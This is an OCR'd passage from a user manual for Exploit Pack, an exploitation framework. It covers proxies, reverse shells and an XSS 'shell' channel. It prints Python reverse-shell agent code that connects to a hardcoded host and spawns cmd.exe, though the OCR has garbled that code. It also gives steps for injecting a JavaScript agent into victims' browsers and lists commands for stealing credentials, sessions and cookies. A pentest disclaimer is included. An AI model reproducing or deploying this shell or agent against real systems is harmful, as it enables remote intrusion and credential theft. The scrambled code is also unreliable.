


Other useful function is "**Import Module**".
From the top menu bar go to "**File**" and "**New module**" this will open a new window in where


you can export your .XML file to have your module saved and share it or simply use it again later.



Working on something important? Backup your work! Select File -> Backup Exploits



Then you can navigate to your Exploit Pack root folder, there you will find a backup-compressed file with your current exploits.




Add a Proxy to Exploit Pack

There are several (good and bad) reasons why you might need to use a proxy server, for instance when you need to access a test environment and the only way to do it is trough a proxy, hide your tracks and your actions. In any case, all of this is supported by Exploit Pack, and you can set it up under the preferences window as you can see in the image below.

important! Currently Exploit Pack only supports HTTP proxies, such as

```
http.proxyHost=10.0.0.100 http.proxyPort=8800
```




Do not use Exploit Pack against any systems for which you are not authorized by the system owner, or for which the risk of damage is not accepted by you and the system owner.

Using Reverse Shells


This kind of shell can be created either by running an exploit and executing a shellcode that connects back to Exploit Pack or directly by making a binary/py and manually running it in the remote computer.

Do not confuse this reverse shell with the XSS/VBS/PS agents, they also provide a connection back to Exploit Pack but they are different because this reverse shells are ment to be used as a step-stone to escalate privileges and run local exploits to pivot to another part of the targeted network during your pentest.

The first option, more frequently used, will be to obtain this shell trough an exploit (adding it as a shellcode) but if you want to to create it manually select the "**Reverse shell**" icon on the **toolbar** and follow the **wizard**, select the platform of your choice and set up the values that you have on your workstation then click the "**Next**" button.



After this is done, you will see the code in **Python** format, if you need to have a binary we recommend you to use something like Py2Exe: http://www.py2exe.org/


Exploit Pack
The following is your custom Agent code, save it to a file to start using it with Exploit Pack.
while True:
try:
print "[*] Poking server"
self.poke()
except Exception,exc:
time.sleep(2)
else:
print "[*] Hello Server"
else:
raise
def poke(self):
whoami = ([(checkip.connect(('8.8.8.8', 80)), checkip.getsockname()[0], checkip.cl
time.sleep(1)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((self.hostname, self.port))
s.sendall(whoami)
data = s.recv(1024)
split = data.split(":")
if whoami == split[0]:
print "[*] Connecting"
sterminal = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sterminal.connect((split[1], int(split[2])))
os.dup2(sterminal.fileno(), 0)
os.dup2(sterminal.fileno(), 1)
os.dup2(sterminal.fileno(), 2)
subprocess.call(["cmd /c start cmd.exe", "-i"])
s.close()
hostname = "169.254.117.170"
port = "80"
new = Agent(hostname, port)
new.run_worker()
# Shell Script created using Exploit Pack
# http://www.exploitpack.com - support@exploitpack.com
import socket,subprocess,errno,time,os,signal,sys,ctypes
class Agent:
def __init__(self, target, port):
self.hostname = target
self.port = int(port)
def run_worker(self):
self.shellcode()
while True:
Back
Save
Cancel
Exploit Pack [Registered] - Current release: v15.01 - http://exploitpack.com [Zero Hunter
File Targets Edit Modules Tools Run Update Exploit Dev Websites Practice CTF
New
Open
Current IP:
82.170.207.167
Log
Update
Discord
Advisories
Exploits
Shellcodes
Utilities
Targets
Search
SDR-RepeatRF
SDR-SaveRF
0day_PremiumPack
alx
alpha
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
freebsd_x86-64
hardware
Modules search
Show all available modules
Filter
Search filter here..
Connection list - Agents connected:
Localhost (computer)
127.0.0.1
Execute Exploit
Home
Red Team
Target Properties
Project:
Target:
127.0.0.1
Port:
Path:
/path/exam
Exploit Pack Console
Network Scanner
Nmap - Built-in
Clear
Engine: C:\Python27\python.exe
Debug: 82.170.207.167
Licensed to:
- [Latest release: v15.01 Zero Hunter]
Module status:

XSS Agent - Tunnel


Exploit Pack includes as part of its core features an **XSS Channel**. This is basically a interactive communication between two or more systems which is carried out by an XSS attack or by direct modification of the targeted website.

At a technical level, it is a type of AJAX application which can obtain commands, send responses back and is able to talk cross-domain. The XSS Shell is a tool that can be used to setup an XSS Channel between a victim and an attacker so that an attacker can take control of the victim's browser by sending it arbitrary commands.

This communication is bi-directional. To get the XSS Shell to work an attacker needs to inject the XSS Shell’s JavaScript. The attacker is then able to control the victim’s browser. After this point the attacker can see requests, responses and is able to instruct the victim’s browser to carryout requests and continue further with his attack in order to gain access to the underlying operating system trough, for instance, an exploit.

An example of injection would be:

```
<script src="../exploits/code/agent.js"></script>
```




How does it work?

The first part of the XSS Shell in Exploit Pack coordinates the XSS Shell between an attacker and the victim. It is a server-side application and requires Exploit Pack to be used as storage. The second part is client-side and written in JavaScript. This loads in the victim's browser and it is responsible for the receiving and processing of commands together with providing the channel between the victim and the attacker. This code was tested under all the latest browsers. The final part of the XSS Shell is the administration interface. An attacker can send new commands and receive responses from multiple victims browsers.

How to use it?

On the left side of the screen go to **Utilities tab** and then **Remote Control**, now select "**Agent-XSS**". On the Editor you will see the code to be executed into the victim's browser once triggered. You should change the value in the code from "http://127.0.0.1:8000/agent/;" for the **IP address** that you want to trick, for example if you want to use something else than localhost let's say a class C like 192.168.0.1 as a server, you will have with something like "http://192.168.0.1/agent/"; so when the XSS gets executed it will know where to find the server.



How to conduct a real attack during a pentest?

1. Once you are ready **select all** and **copy** it into a file like "'exploitpack.js" and host it in your desired website.
2. Host this file on a webserver of your choice or serve it using Exploit Pack.
3. Trigger the victim to execute this JS trough a XSS injection or by the modification of the targeted website.
4. Once the victim has executed this JS you will see under the "Connection list" your new agents being deployed.


Below you will see a list of useful commands you can use with any of those agents, these commands can be chained so you can execute more than one at the same time.

```
// Dialog(message) - To display a Dialog and receive the answer
// GetCredentials(credentials) - Collect user's credentials
// GetSession() - Get user's sessions
// Freeze() - Infinite loop the remote browser
// PersistAggresive() - Persist the session on the remote browser
// redirectSite(url) - Redirect the user to the desired URL
// execJS(code) - Execute your JS on inside a script tag
// monster() - Call the Cookie monster on the user's browser
// tabKiller() - Kill the current tab ( Firefox, Chrome )
// PersistOnClick() - Persist the agent on an OnClick event
// jokeImages() - Make spin the images of the open pages
// protectMySite() - Activate the keylogging function and block XSS and SQ
// xssProtect() - Activate the XSS client-side protection on the desired b
```

```
// sqlProtect() - Activate the SQLi client-side protection on the desired
// banIP(ip) - Add the desired IP/Hostname to your blacklist
// addIPtoBanList() - Add the current IP/Hostname to your blacklist
// antiCopyPaste() - Prevent the remote user of copy/paste the page
// noCTRL() - Deactivate the CTRL functions
// scanEngine(host) - Launch a discover scan from the remote browser
// portScanner(host) - Launch a portscan from the remote browser to a spec
// launchWindow(id) - Create a new windows with the specified height, widt
// exploitThis(exploitName) - Execute an exploit ( Browser ) from the agen
// scanForThreats() - Discover remote plugins and useful information for t
// Plugins() - Obtains a list of running plugins on the remote host
// ScreenSize() - Calculate and retrieve current Window size
```

QUICK DEMO

In order for you to see how it works before deploying it into your testing environment, you can deploy an agent in your local machine, on the top-side of the screen click on the "**Browser**" button (you can also find it in the Red Team tab under network connectivity as "**Browser shell**") this will pop-up a browser window that has already included the XSS agent into it, once it's triggered you will see the connection back in your Exploit Pack console.



From here, you can take advantage of this channel and continue your penetration test, have in mind that you can perform all the actions that a browser can do trough JavaScript so that also limit yourself to only the browser. If you need access to the underlying operating system you will need to execute an exploit, for instance, get a list of the plugins in that browser and/or the version of it and host and redirect the victim to a page that will trigger

that exploit. After getting access into the underlying operating system, take advantage of the VBS/PS agent to gain persistance into that system.

You can try all the options and commands provided for your basic attacks, but you can also add to that code anything you want in JS, it will be automatically added and executed into the victim's browser.

Red Team utilities


Exploit Pack provides your Red Team with a set of useful tools to help you conduct professional adversary simulation attacks during your red team exercices. Here you will learn about how to use these agents and utilities 